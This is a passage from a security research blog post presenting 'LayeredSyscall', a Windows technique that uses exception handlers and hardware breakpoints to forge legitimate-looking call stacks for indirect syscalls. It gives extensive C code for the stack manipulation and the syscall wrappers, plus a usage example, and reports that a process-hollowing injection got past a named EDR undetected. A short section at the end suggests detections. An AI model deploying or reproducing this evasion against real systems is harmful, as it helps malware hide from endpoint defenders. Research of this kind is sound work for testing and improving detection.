for (int i = 0; i < 80; i++) {
    if ((*(UINT32*)(ExceptionInfo->ContextRecord->Rip + i) & 0xffffff) == OPCODE_SUB_RSP) {
        if ((*(UINT32*)(ExceptionInfo->ContextRecord->Rip + i) >> 24) >= 0x58) {

            // appropriate stack frame found
            IsSubRsp = 1;
            ExceptionInfo->ContextRecord->EFlags |= TRACE_FLAG;
            return EXCEPTION_CONTINUE_EXECUTION;
        }
        else break;
    }
}
```

Finding the right size, in this case 0x58 or greater

One major caveat is that sometimes the function frames can be smaller than expected, and in such cases, it is easy to reach the end of the frame, which is usually a `ret` instruction. Therefore, we will need to break the loop if we find the `ret` opcode before finding the stack size. This can be checked by adding the following snippet of code:

```c
if (*(UINT16*)(ExceptionInfo->ContextRecord->Rip + i) == 0xccc3) break;
```


Exiting in case the function frame is short

We use a global flag, `IsSubRsp`, to find out if we performed the first step, which leads us to the second step: wait until a `call` instruction takes place within the same function frame we want.

```c
if (IsSubRsp == 1) {
    // function frame does not contain call instruction
    if (*(UINT16*)ExceptionInfo->ContextRecord->Rip == OPCODE_RET_CC || *(BYTE*)ExceptionInfo->ContextRecord->Rip == OPCODE_RET)
        IsSubRsp = 0;
    // function proceds to perform a call operation
    else if (*(BYTE*)ExceptionInfo->ContextRecord->Rip == OPCODE_CALL) {
        IsSubRsp = 2;
        ExceptionInfo->ContextRecord->EFlags |= TRACE_FLAG;
        return EXCEPTION_CONTINUE_EXECUTION;
    }
}
```

Checking if the function frame contains call instruction

Again, this can be done by checking the exception address against the opcode of the call instruction, 0xE8.



Appropriate function frame found


Another caveat is to make sure that the function frame does not exit, which would mean we reset our counter back to 0 to let it know that we are yet to find the appropriate function.

Assuming that we find the right function frame that both contains the appropriate stack size and also proceeds to execute a call instruction, we can proceed to store the rest of the arguments from the saved context onto the stack frame we just found. It starts from `5 x 8` bytes after that start `RSP`.

```
if (ExtendedArgs) {
    *(ULONG64*)(ExceptionInfo->ContextRecord->Rsp + FIFTH_ARGUMENT) = *(ULONG64*)(SavedContext->Rsp + FIFTH_ARGUMENT);
    *(ULONG64*)(ExceptionInfo->ContextRecord->Rsp + SIXTH_ARGUMENT) = *(ULONG64*)(SavedContext->Rsp + SIXTH_ARGUMENT);
    *(ULONG64*)(ExceptionInfo->ContextRecord->Rsp + SEVENTH_ARGUMENT) = *(ULONG64*)(SavedContext->Rsp + SEVENTH_ARGUMENT);
    *(ULONG64*)(ExceptionInfo->ContextRecord->Rsp + EIGHTH_ARGUMENT) = *(ULONG64*)(SavedContext->Rsp + EIGHTH_ARGUMENT);
    *(ULONG64*)(ExceptionInfo->ContextRecord->Rsp + NINTH_ARGUMENT) = *(ULONG64*)(SavedContext->Rsp + NINTH_ARGUMENT);
    *(ULONG64*)(ExceptionInfo->ContextRecord->Rsp + TENTH_ARGUMENT) = *(ULONG64*)(SavedContext->Rsp + TENTH_ARGUMENT);
    *(ULONG64*)(ExceptionInfo->ContextRecord->Rsp + ELEVENTH_ARGUMENT) = *(ULONG64*)(SavedContext->Rsp + ELEVENTH_ARGUMENT);
    *(ULONG64*)(ExceptionInfo->ContextRecord->Rsp + TWELVETH_ARGUMENT) = *(ULONG64*)(SavedContext->Rsp + TWELVETH_ARGUMENT);
}
```

Storing all the arguments in the stack

Hence, this allows for a clean stack, without corrupting the stack by overwriting the return values due to the lack of stack space. The call stack integrity is maintained.



Appropriate stack found

So, this would mean that our constraints changed to:

- The calls must reach into `ntdll.dll` address space
- The call must support the appropriate stack size
- The call must support the calling of another function within itself

Part #3 – Handling the ret Breakpoint


Once the stack is set up and the syscall is executed, it will proceed to hit the `ret` opcode where we had already placed the hardware breakpoint. The final step is to ensure that we can return safely to the original calling function and not to the user-chosen Windows API function we used to generate the call stack, although that could also be done and we will discuss it later.

Since the stack frame is currently pointing to the legitimate call stack from the Windows API that was invoked, once `ret` is executed, it will immediately return to normal execution. Rather, we could point it back to the saved context's `RSP,` which would make `ret` pop the address out of the stack and return to the function that called the `Nt*` syscall, bypassing the need to execute any further for the legitimate Windows API call.

```
    else if (ExceptionInfo->ExceptionRecord->ExceptionAddress == (PVOID)(SyscallEntryAddr + OPCODE_SYSCALL_RET_OFF)) {

        // Clear hwbp
        ExceptionInfo->ContextRecord->Dr0 = 0;
        ExceptionInfo->ContextRecord->Dr7 = ExceptionInfo->ContextRecord->Dr7 & ~(1 << 2);

        ExceptionInfo->ContextRecord->Rsp = SavedContext->Rsp;
        return EXCEPTION_CONTINUE_EXECUTION;
    }
```

Returning back to our original wrapper function

We also clear the registers from the hardware breakpoints we set so that we can reuse them for multiple syscalls.



Debugger view of restoring the stack

Exposing the Function Wrappers

We have provided a header file within our tool that needs to be included to use the wrapper functions for the `Nt*` syscall. This was inspired by the work done by rad9800, which you can check out over here, TamperingSyscals

By parsing SysWhispers3's prototypes, we can generate the header file for the syscall we prefer.

```
ULONG wrpNtUnmapViewOfSection(HANDLE ProcessHandle, PVOID BaseAddress) {
    orgNtUnmapViewOfSection pNtUnmapViewOfSection = (orgNtUnmapViewOfSection)RetrieveSyscallAddress("NtUnmapViewOfSection");
    if (pNtUnmapViewOfSection == NULL) {
        printf("[!] Unable to resolve ntdll.dll!NtUnmapViewOfSection\n");
        return -1;
    }
    printf("[*] Calling function ntdll.dll!NtUnmapViewOfSection\n");
    int ssn = GetSsnByName((PCHAR)"NtUnmapViewOfSection");
    SetHwBp((ULONG_PTR)pNtUnmapViewOfSection, TRUE, ssn);
    return pNtUnmapViewOfSection(ProcessHandle, BaseAddress);
}
```

Wrapper function to call the original Nt* syscall

Since the SSN of the syscalls keeps changing for every version of Windows, we also need to support grabbing the SSN dynamically for the version of Windows that is currently running on the system. So we included the `GetSsnByName()` provided by MDSec over here, Resolving System Service Numbers using the Exception Directory There are various methods to retrieve SSN, like Halo's gate, the Syswhispers tool, and others.

Usage

Below is a sample piece of code to show the usage of how the function wrappers could be used. We have included the commonly used syscall functions from `ntdll.dll` within the header file in the tool.


```
int main(int argc, char* argv[]) {

    printf("[*] Program Started\n");
    IntializeHooks();

    WCHAR image_path[] = L"\\??\\C:\\Windows\\System32\\calc.exe";
    UNICODE_STRING NtImagePath;
    RtlInitUnicodeString(&NtImagePath, (PWSTR)L"\\??\\C:\\Windows\\System32\\calc.exe");

    // Create the process parameters
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters = NULL;
    RtlCreateProcessParametersEx(&ProcessParameters, &NtImagePath, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROCESS_PARAMETERS_NORMALIZED);

    // Initialize the PS_CREATE_INFO structure
    PS_CREATE_INFO CreateInfo = { 0 };
    CreateInfo.Size = sizeof(CreateInfo);
    CreateInfo.State = PsCreateInitialState;

    // Initialize the PS_ATTRIBUTE_LIST structure
    PPS_ATTRIBUTE_LIST AttributeList = (PS_ATTRIBUTE_LIST*)RtlAllocateHeap(RtlProcessHeap(), HEAP_ZERO_MEMORY, sizeof(PS_ATTRIBUTE));
    AttributeList->TotalLength = sizeof(PS_ATTRIBUTE_LIST) - sizeof(PS_ATTRIBUTE);
    AttributeList->Attributes[0].Attribute = PS_ATTRIBUTE_IMAGE_NAME;
    AttributeList->Attributes[0].Size = NtImagePath.Length;
    AttributeList->Attributes[0].Value = (ULONG_PTR)NtImagePath.Buffer;

    HANDLE hProcess, hThread = NULL;
    BOOL success = FALSE;
    LPVOID remote_base_addr = NULL;
    CONTEXT thread_context = { 0 };

    // create the target process in a suspended state so we can modify its memory and the context of its main thread
    if (wrpNtCreateUserProcess(&hProcess, &hThread, PROCESS_ALL_ACCESS, THREAD_ALL_ACCESS, NULL, NULL,
        NULL, NULL, ProcessParameters, &CreateInfo, AttributeList)) {
        printf("CreateProcessA() Failed with error: %d\n", GetLastError());
        return -1;
    }

    DestroyHooks();
    printf("[*] Program Ended\n");
    return 1;
}
```

Usage of LayeredSyscall with the NtCreateUserProcess syscall

Results


Call Stack Analysis

Before our tool is executed, the indirect syscall will produce the call stack. This is a clear indication of suspicious behavior since no legitimate function calls are going through till it reaches ntdll.dll.



Thread call stack of an indirect syscall taking place

Now, once our tool runs, we can see the call stack generated when the syscall took place.




Legitimate thread call stack with LayeredSyscall

Testing Against an EDR

We also chose to showcase the efficacy of this tool by testing this against an existing EDR. Sophos Intercept X was chosen for our test environment.


As for the malicious method we wanted to test, we went with the age old Process Hollowing technique. Since it is a widely detected technique, it would be a good choice to see the before and after versions using our technique.

Our original process hollowing method, was immediately detected by the EDR.



Sophos Intercept X (EDR) detects typical process injection

Now, let us use our tool to wrap all our system call functions and run the test again.



Sophos Intercept X (EDR) does not detect LayeredSyscall wrapped process injection

As the screenshot above shows, the executable successfully injects the sample `MessageBox` payload with no alerts from the EDR as well. *(The alert shown is from the previous test).*

Conclusion

This research and the tool were meant as a different take on how one could equip indirect syscalls or other methods such as sleep obfuscations, which might require a legitimate stack to work undetected. Since constructing our stack in a program can usually get corrupted if not developed carefully, this tool allows the operating system to generate the necessary call stack without much hassle, adding to the fact that any Windows API could potentially be used. Also, this is not to say that the bypass method would work for every EDR out there since it requires more thorough testing against many other EDRs and detection techniques to call it a global bypass.

Link to the tool: https://github.com/WKL-Sec/LayeredSyscall

Potential Detections

As of now, detections against this technique would require one to check for maliciously registered exception handlers within a particular program. Other detections could also include flagging anomalous stack behavior by implementing a heuristic against known call stack produced by Windows APIs.

References

- LinkedIn
- X
- WordPress